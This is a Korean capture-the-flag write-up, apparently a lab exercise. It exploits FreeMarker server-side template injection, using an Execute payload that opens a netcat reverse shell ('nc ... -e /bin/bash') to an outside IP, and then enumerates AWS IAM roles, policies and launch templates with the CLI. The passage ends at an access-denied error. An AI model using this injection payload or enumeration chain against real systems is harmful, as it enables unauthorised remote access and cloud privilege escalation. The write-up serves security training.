
ASG_Role_Enumeration

💡 이 문제는 freemarker 템플릿의 ssti 취약점을 이용하여 ec2의 셸을 획득한 후 role의 권한을 이용해 s3에 있는 flag를 찾는 문제입니다.
-> 제작자:[WHS 3기 3반 이지향]




SSTI CTF 시작하기

서비스 초기화 중... 준비되면 아래 링크를 눌러 접속하세요.

http://13.124.238.46:10011

해당 링크를 눌러 준비된 컨테이너에 접속한다. (조금의 대기시간이 필요합니다)


그 뒤 "freemarker.template.utility.Execute"?new()("nc <public-ip> <port> -e /bin/bash") 명령어를 통해 ec2의 셸에 접속한다.



💀 FreeMarker-SSTI CTF Challenge

"freemarker.template.utility.Execute"?new()("nc 13.220.208.161 4000 -e /bin/bash")

💡 Result:




```
[ec2-user@ip-172-31-84-186 ~]$ nc -lvnp 4000
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4000
Ncat: Listening on 0.0.0.0:4000
Ncat: Connection from 13.124.238.46.
Ncat: Connection from 13.124.238.46:54704.
```

(공유기 포트포워딩, ngrok, aws 서버, 서버 새로 만들기 등 다양한 방법으로 리버스셸 공격 가능)

셸 접속에 성공하면 EC2에 붙은 역할을 확인한다. sts:GetCallerIdentity


aws sts get-caller-identity



```
aws sts get-caller-identity
{
    "UserId": "AROA2T23FSJKOO5JKOG4P:i-032a3b441d16923fe",
    "Account": "729798775380",
    "Arn": "arn:aws:sts::729798775380:assumed-role/EC2DescribeAutoScalingRole/i-032a3b441d16923fe"
}
```

해당 역할에 붙은 정책을 보기 위해 아래의 작업을 진행한다.


aws iam list-attached-role-policies --role-name EC2DescribeAutoScalingRole



```
aws iam list-attached-role-policies --role-name  EC2DescribeAutoScalingRole
{
    "AttachedPolicies": [
        {
            "PolicyName": "ReadIAMRoleAndPolicyPolicy",
            "PolicyArn": "arn:aws:iam::729798775380:policy/ReadIAMRoleAndPolicyPolicy"
        },
        {
            "PolicyName": "EC2PassRolePolicy",
            "PolicyArn": "arn:aws:iam::729798775380:policy/EC2PassRolePolicy"
        },
        {
            "PolicyName": "ConditionalRunInstancesPolicy",
            "PolicyArn": "arn:aws:iam::729798775380:policy/ConditionalRunInstancesPolicy"
        },
        {
            "PolicyName": "DescribeEC2AndASGPolicy",
            "PolicyArn": "arn:aws:iam::729798775380:policy/DescribeEC2AndASGPolicy"
        }
    ]
}
```


해당 정책의 버전을 알기 위해 아래 명령어를 실행한다.

aws iam get-policy --policy-arn arn:aws:iam::729798775380:policy/DescribeEC2AndASGPolicy



```
aws iam get-policy --policy-arn arn:aws:iam::729798775380:policy/DescribeEC2AndASGPolicy
{
    "Policy": {
        "PolicyName": "DescribeEC2AndASGPolicy",
        "PolicyId": "ANPA2T23FSJKLIYOMLNT2",
        "Arn": "arn:aws:iam::729798775380:policy/DescribeEC2AndASGPolicy",
        "Path": "/",
        "DefaultVersionId": "v2",
        "AttachmentCount": 1,
        "PermissionsBoundaryUsageCount": 0,
        "IsAttachable": true,
        "CreateDate": "2025-07-16T13:28:34+00:00",
        "UpdateDate": "2025-07-19T21:15:08+00:00",
        "Tags": []
    }
}
```


aws iam get-policy-version --policy-arn arn:aws:iam::729798775380:policy/DescribeEC2AndASGPolicy --version-id v2



```
aws iam get-policy-version --policy-arn arn:aws:iam::729798775380:policy/DescribeEC2AndASGPolicy --version-id v2
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Sid": "AllowDescribesBroadly",
                    "Effect": "Allow",
                    "Action": [
                        "autoscaling:DescribeAutoScalingGroups",
                        "ec2:DescribeLaunchTemplates",
                        "ec2:DescribeLaunchTemplateVersions"
                    ],
                    "Resource": "*"
                },
                {
                    "Sid": "AllowDescribeBasics",
                    "Effect": "Allow",
                    "Action": [
                        "ec2:DescribeSecurityGroups",
                        "ec2:DescribeSubnets"
                    ],
                    "Resource": "*"
                }
            ]
        },
        "VersionId": "v2",
        "IsDefaultVersion": true,
        "CreateDate": "2025-07-19T21:15:08+00:00"
    }
}
```

AutoScalingGroup에 있는 launchtemplate을 살펴볼 수 있는 권한이 있음을 알 수 있다.

aws autoscaling describe-auto-scaling-groups




```
aws autoscaling describe-auto-scaling-groups
{
    "AutoScalingGroups": [
        {
            "AutoScalingGroupName": "WHS_Admin_API_ASG",
            "AutoScalingGroupARN": "arn:aws:autoscaling:ap-northeast-2:729798775380:autoScalingGroup:84b9465b-342c-44d6-99c2-c7d3932c0118:autoScalingGroupName/WHS_Admin_API_ASG",
            "LaunchTemplate": {
                "LaunchTemplateId": "lt-02735d7256689b628",
                "LaunchTemplateName": "template04",
                "Version": "$Default"
            },
            "MinSize": 0,
            "MaxSize": 1,
            "DesiredCapacity": 0,
            "DefaultCooldown": 300,
            "AvailabilityZones": [
                "ap-northeast-2c"
            ],
            "LoadBalancerNames": [],
            "TargetGroupARNs": [],
            "HealthCheckType": "EC2",
            "HealthCheckGracePeriod": 300,
            "Instances": [],
            "CreatedTime": "2025-07-21T08:45:02.477000+00:00",
            "SuspendedProcesses": [],
            "VPCZoneIdentifier": "subnet-0b644ce83813a9561,subnet-08f7e86aeab354729",
            "EnabledMetrics": [],
            "Tags": [],
            "TerminationPolicies": [
                "Default"
```

여러 템플릿을 보다가 template04(launch-template)에 EC2AthenaQueryRole이 붙어 있음을 알 수 있다.

아니면 aws ec2 describe-launch-templates 이 명령어를 통해 여러 launch-template을 한번에 볼 수 있다.


aws ec2 describe-launch-template-versions --launch-template-name template04 --versions $Default



```
aws ec2 describe-launch-template-versions --launch-template-name template04 --versions $Default
{
    "LaunchTemplateVersions": [
        {
            "LaunchTemplateId": "lt-02735d7256689b628",
            "LaunchTemplateName": "template04",
            "VersionNumber": 1,
            "CreateTime": "2025-07-21T08:42:10+00:00",
            "CreatedBy": "arn:aws:iam::729798775380:user/claward_user_jh",
            "DefaultVersion": true,
            "LaunchTemplateData": {
                "IamInstanceProfile": {
                    "Arn": "arn:aws:iam::729798775380:instance-profile/EC2AthenaQueryRole"
                },
                "NetworkInterfaces": [
                    {
                        "DeviceIndex": 0,
                        "Groups": [
                            "sg-0e3c215f351afacb9"
                        ],
                        "SubnetId": "subnet-08f7e86aeab354729"
                    }
                ],
                "ImageId": "ami-03ff09c4b716e6425",
                "InstanceType": "t2.micro",
                "KeyName": "whs_key",
                "MetadataOptions": {
                    "HttpTokens": "required",
                    "HttpPutResponseHopLimit": 2,
                    "HttpEndpoint": "enabled"
                }
            },
            "Operator": {
                "Managed": false
            }
        }
    ]
}
```

이 인스턴스 프로파일에 있는 role을 조회한다.


aws iam get-instance-profile --instance-profile-name EC2AthenaQueryRole → EC2AthenaQueryRole



```
aws iam get-instance-profile --instance-profile-name EC2AthenaQueryRole
{
    "InstanceProfile": {
        "Path": "/",
        "InstanceProfileName": "EC2AthenaQueryRole",
        "InstanceProfileId": "AIPA2T23FSJKEHPM7TWZW",
        "Arn": "arn:aws:iam::729798775380:instance-profile/EC2AthenaQueryRole",
        "CreateDate": "2025-07-14T18:41:32+00:00",
        "Roles": [
            {
                "Path": "/",
                "RoleName": "EC2AthenaQueryRole",
                "RoleId": "AROA2T23FSJKJ7XAUXM3T",
                "Arn": "arn:aws:iam::729798775380:role/EC2AthenaQueryRole",
                "CreateDate": "2025-07-14T18:41:32+00:00",
                "AssumeRolePolicyDocument": {
                    "Version": "2012-10-17",
                    "Statement": [
                        {
                            "Effect": "Allow",
                            "Principal": {
                                "Service": "ec2.amazonaws.com"
                            },
                            "Action": "sts:AssumeRole"
                        }
                    ]
                }
            }
        ],
        "Tags": []
    }
}
```

EC2AthenaQueryRole에 붙어있는 정책에는 어떤 것이 있는지 알고 싶지만 현재 권한이 없다.(AccessDenied)

aws iam list-attached-role-policies --role-name EC2AthenaQueryRole 2>&1




```
aws iam list-attached-role-policies --role-name EC2AthenaQueryRole 2>&1

An error occurred (AccessDenied) when calling the ListAttachedRolePolicies operation: User
am:ListAttachedRolePolicies on resource: role EC2AthenaQueryRole because no identity-based
```

→ 현재 Role에 있는 여러 정책 중 ConditionalRunInstancesPolicy, EC2PassRolePolicy의 내용을 조회해 본다.

(EC2AthenaQueryRole에 붙은 정책을 알아보기 위한 다른 방안이 없는지 알기 위해)

aws iam get-policy --policy-arn arn:aws:iam::729798775380:policy/ConditionalRunInstancesPolicy


aws iam get-policy-version --policy-arn arn:aws:iam::729798775380:policy/ConditionalRunInstancesPolicy --version-id v3



```
aws iam get-policy-version --policy-arn arn:aws:iam::729798775380:policy/ConditionalRunInstancesPolicy --version-id v3
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Sid": "EnableRunInstancesEvaluation",
                    "Effect": "Allow",
                    "Action": "ec2:RunInstances",
                    "Resource": "*"
                },
                {
                    "Sid": "AllowRunInstancesOnlyWithSpecificLT",
                    "Effect": "Deny",
                    "Action": "ec2:RunInstances",
                    "Resource": "*",
                    "Condition": {
                        "ArnNotEquals": {
                            "ec2:LaunchTemplate": "arn:aws:ec2:ap-northeast-2:729798775380:launch-template/lt-0fe602b3db5bbca79"
                        }
                    }
                }
            ]
        },
        "VersionId": "v3",
        "IsDefaultVersion": true,
        "CreateDate": "2025-07-21T14:25:42+00:00"
    }
}
```

aws iam get-policy --policy-arn arn:aws:iam::729798775380:policy/EC2PassRolePolicy

aws iam get-policy-version --policy-arn arn:aws:iam::729798775380:policy/EC2PassRolePolicy --version-id v1



```
aws iam get-policy --policy-arn arn:aws:iam::729798775380:policy/EC2PassRolePolicy 2>&1

An error occurred (AccessDenied) when calling the GetPolicy operation: User: arn:aws:sts::729798775380:assumed-role/EC2DescribeAutoScalingRole/i-061e498c182189e64 is not authorized to perform: iam:GetPolicy
on resource: policy arn:aws:iam::729798775380:policy/EC2PassRolePolicy because no identity-based policy allows the iam:GetPolicy action
```

